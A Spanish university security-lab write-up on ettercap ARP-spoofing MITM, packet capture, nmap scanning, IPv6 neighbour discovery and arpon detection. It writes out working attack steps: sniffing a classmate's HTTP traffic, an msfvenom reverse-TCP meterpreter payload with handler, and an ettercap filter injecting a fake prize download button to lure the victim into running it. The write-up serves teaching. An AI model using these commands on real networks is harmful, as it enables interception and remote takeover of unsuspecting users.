**Lexislación e Seguridade Informática:**

*Práctica II. Ejemplos de Categorías de Ataque*

**3.2.7-49.47**

**ssh lsi@10.11.49.47**

1. ***Instale el ettercap y pruebe sus opciones básicas en línea de comando****.*

**apt install ettercap-text-only**

ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET -> MAC/IPs/PORTs o MAC/IPs/IPv6/PORTs

Opciones:

* -T -> Ejecuta ettercap en modo texto
* -q -> No muestra info por pantalla
* -i <interfaz> -> Especificar la interfaz de red
* -p -> No activa la tarjeta en modo promiscuo
* -u -> Pone ettercap en modo no ofensivo (no redirige los paquetes que analiza, permite ejecutar múltiples instancias sobre una máquina sin duplicar paquetes)
* -P <plugin> -> Carga un plugin
* -P list -> Muestra una lista de plugins disponibles
* -L <logfile> -> Guarda en formato binario todos los paquetes, así como información sobre contraseñas y host en el fichero logfile
* -w -> Guarda el pcap file
* -M <método:[opción,…] -> Realizar un ataque MITM usando el método y con las opciones especificadas:
  + arp -> Permite redirigir el tráfico usando arp-spoofing
  + :remote -> Permite obtener el tráfico de la red exterior si uno de los hosts implicados es un router
  + :oneway -> Envenena el tráfico de ida (el de vuelta no) por lo que no es detectado por el firewall
  + port -> Permite hacer port-stealing sobre un switch Ethernet
  + dhcp -> dhcp spoofing con mi ip como su default Gateway
  + ndp -> manda paquetes icmp a direcciones multicast

Plugins:

* repoison\_arp -> Vuelve a envenenar automáticamente la tabla arp después de que se haya hecho broadcast
* remote\_browser -> Permite ver las webs visitadas

**ettercap -Tq -P repoison\_arp -M arp:remote /10.11.49.Compa// /10.11.48.1//**

**Nota Importante 1** -> todo lo ejecutado con ettercap tiene que ser de la ip del compañero al router (o la ip entre dos compañeros). Nunca hacerlo entre grupos de máquinas y no hacerlo simultáneamente entre compañeros.

**Nota Importante 2 ->** cuando queramos cortar el sniffado tendremos que usar la letra 'q' (No ctrl^C)


1. ***Capture paquetería variada de su compañero de prácticas que incluya varias sesiones HTTP. Sobre esta paquetería (puede utilizar el wireshark para los siguientes subapartados)***

Descargamos Lynx (un navegador de línea de comandos) para que nos puedan robar paquetes HTTP -> **apt install Lynx**

Para obtener un paquete pcap (por ejemplo) -> **ettercap -Tq -P repoison\_arp -w /home/lsi/Documentos/Ivan.pcap -i ens33 -M arp:remote /10.11.49.58// /10.11.48.1//**


* ***Identifique los campos de cabecera de un paquete TCP***

Pinchando sobre un paquete TCP, se nos abre una ventana con los campos de cabecera.



* ***Filtre la captura para obtener el tráfico HTTP***

Poner http en la barra de filtrar



* ***Obtenga los distintos “objetos” del tráfico HTTP (imágenes, pdfs, etc.)***


File > Export Objects > HTTP

* ***Visualice la paquetería TCP de una determinada sesión.***

Click derecho en paquete TCP > Seguir > Secuencia TCP


* ***Sobre el total de la paquetería obtenga estadísticas del tráfico por protocolo como fuente de información para un análisis básico del tráfico.***

Estadísticas -> Jerarquía de Protocolo




* ***Obtenga información del tráfico de las distintas “conversaciones” mantenidas.***

Estadísticas -> Conversaciones



* ***Obtenga direcciones finales del tráfico de los distintos protocolos como mecanismo para determinar qué circula por nuestras redes.***


Estadísticas -> Puntos Finales



1. ***Obtenga la relación de las direcciones MAC de los equipos de su segmento.***


Podría hacerse un ping a la dirección de broadcast (ping -b 10.11.49.255) pero las máquinas Debian no lo aceptan. Podría crearse un script que hiciera ping de 1 en 1.

Instalamos nmap -> **apt install nmap**

**nmap -sP 10.11.48.0/23**

Instalamos nast -> **apt install nast**


**nast -m**

****

1. ***Obtenga la relación de las direcciones IPv6 de su segmento.***

Instalamos atk6-alive6 -> **apt install thc-ipv6**

**atk6-alive6 ens33**




Guardarlo en fichero -> **atk6-alive6 -o /home/lsi/Documentos/atk6Info.txt ens33**

Relacionar mac-ipv6 -> **ip -6 neigh**


1. ***Obtenga el tráfico de entrada y salida legítimo de su interface de red ens33 e investigue los servicios, conexiones y protocolos involucrados.***

Instalamos tcpdump -> **apt install tcpdump**

**tcpdump -w /home/lsi/Documentos/tcpdumpInfo.pcap -i ens33**

****

Hacemos ettercap a nosotros mismos -> **ettercap -Tq -P repoison\_arp -w /home/lsi/Documentos/aMiMismo.pcap -i ens33 -M arp:remote /10.11.49.47// /10.11.48.1//**

****

Protocolos:

SSH

ARP

TCP

RSH

1. ***Mediante arpspoofing entre una máquina objetivo (víctima) y el router del laboratorio obtenga todas las URL HTTP visitadas por la víctima.***

* Víctima:

Con **lynx** buscar páginas http (https no sirve porque cifra la información)

**lynx** [**http://psi-udc.blogspot.com/**](http://psi-udc.blogspot.com/)

En **/etc/ettercap/etter.conf** -> remote\_browser = “lynx http://%host%url”

* Atacante:

En **/etc/ettercap/etter.conf**

**ec\_gid** y **ec\_uid** a 0 (antes estaba 65534)

**ettercap -i ens33 -P remote\_browser -Tq -M arp:remote /10.11.49.58// /10.11.48.1//**

1. ***Instale metasploit. Haga un ejecutable que incluya un Reverse TCP meterpreter payload para plataformas linux. Inclúyalo en un filtro ettercap y aplique toda su sabiduría en ingeniería social para que una víctima u objetivo lo ejecute.***

Instalamos metasploit:

Herramientas para descargar-> **sudo apt install curl wget gnupg2**

Link del instalador-> **curl** [**https://raw.githubusercontent.com/rapid7/metasploit-**](https://raw.githubusercontent.com/rapid7/metasploit-)**omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall**

Cambiar permisos -> **chmod +x msfinstall**

Ejecutar instalador -> **./msfinstall**

Iniciar BBDD -> **msfdb init**

**Atacante:**

Nos dirigimos al directorio del servidor Apache -> **cd /var/www/html/**

Creamos el ejecutable -> **msfvenom -p linux/x64/meterpreter\_reverse\_tcp lhost=10.11.49.47 lport=1234 -f elf -o navigate3.0**

Damos permisos -> **chmod +x navigate3.0**

Abrir **msfconsole:**

* + - **use exploit/multi/handler**
    - **set payload linux/x64/meterpreter\_reverse\_tcp**
    - **set lhost 10.11.49.47**
    - **set lport 1234**
    - **exploit**

Filtro **html.filter**:

if (ip.proto == TCP && tcp.dst == 80) {

if (search(DATA.data, "Accept-Encoding")) {

replace("Accept-Encoding", "Accept-Nothing!");

}

}

if (ip.proto == TCP && tcp.src == 80) {

if (search(DATA.data, "<title>")) {

replace("</title>","</title><h1>FELICIDADES !! ERES LA VISITA 1.000.000. CLICKA AQUÍ PARA CONSEGUIR TU PREMIO<h1><form method="get"

action="http://10.11.49.47/navigate3.0"><button type="submit">"DESCARGAR

AHORA"</button></form>");

msg("html injected");

}

}

En otra terminal**:**

* + - **etterfilter html.filter -o filter.ef**
    - **ettercap -i ens33 -Tq -F filter.ef -M arp:remote /10.11.49.55// /10.11.48.1//**

**Victima:**

**lynx** [**http://psi-udc.blogspot.com/**](http://psi-udc.blogspot.com/)

Ponerse sobre el botón y darle a la tecla d

Cambiarle permisos y ejecutar

1. ***Haga un MITM en IPv6 y visualice la paquetería.***

**ettercap -i ens33 -Tq -w ipv6Ivan.pcap -M ndp:oneway //2002:a0b:313a::1/ /10.11.48.1//**


Se hace con la linklocal o con la tun6to4

**ip -s -s neigh flush all**


1. ***Pruebe alguna herramienta y técnica de detección del sniffing (preferiblemente arpon).***

Instalar arpon -> **sudo apt install arpon**


Haciendo **arp -a** nos sale una lista de ip – mac.



Si nos hacen ettercap sin arpon la mac del gateway se convierte en la mac del que te hace el ataque



En **/etc/arpon.conf** metemos las ip-mac a securizar




Hacemos **systemctl start arpon@ens33**


Aunque nos hagan ettercap la tabla arp no debería cambiar

1. ***Pruebe distintas técnicas de host discovey, port scanning y OS fingerprinting sobre las máquinas del laboratorio de prácticas en IPv4. Realice alguna de las pruebas de port scanning sobre IPv6. ¿Coinciden los servicios prestados por un sistema con los de IPv4?***

Host Discovery -> **nmap -sP 10.11.48.0/23**


* + - sL: lista cada equipo de la red
    - sP: lista cada equipo activo, además de la MAC






Port Scanning -> **nmap -sV 10.11.48.0/23 | nmap -sV 10.11.49.55**

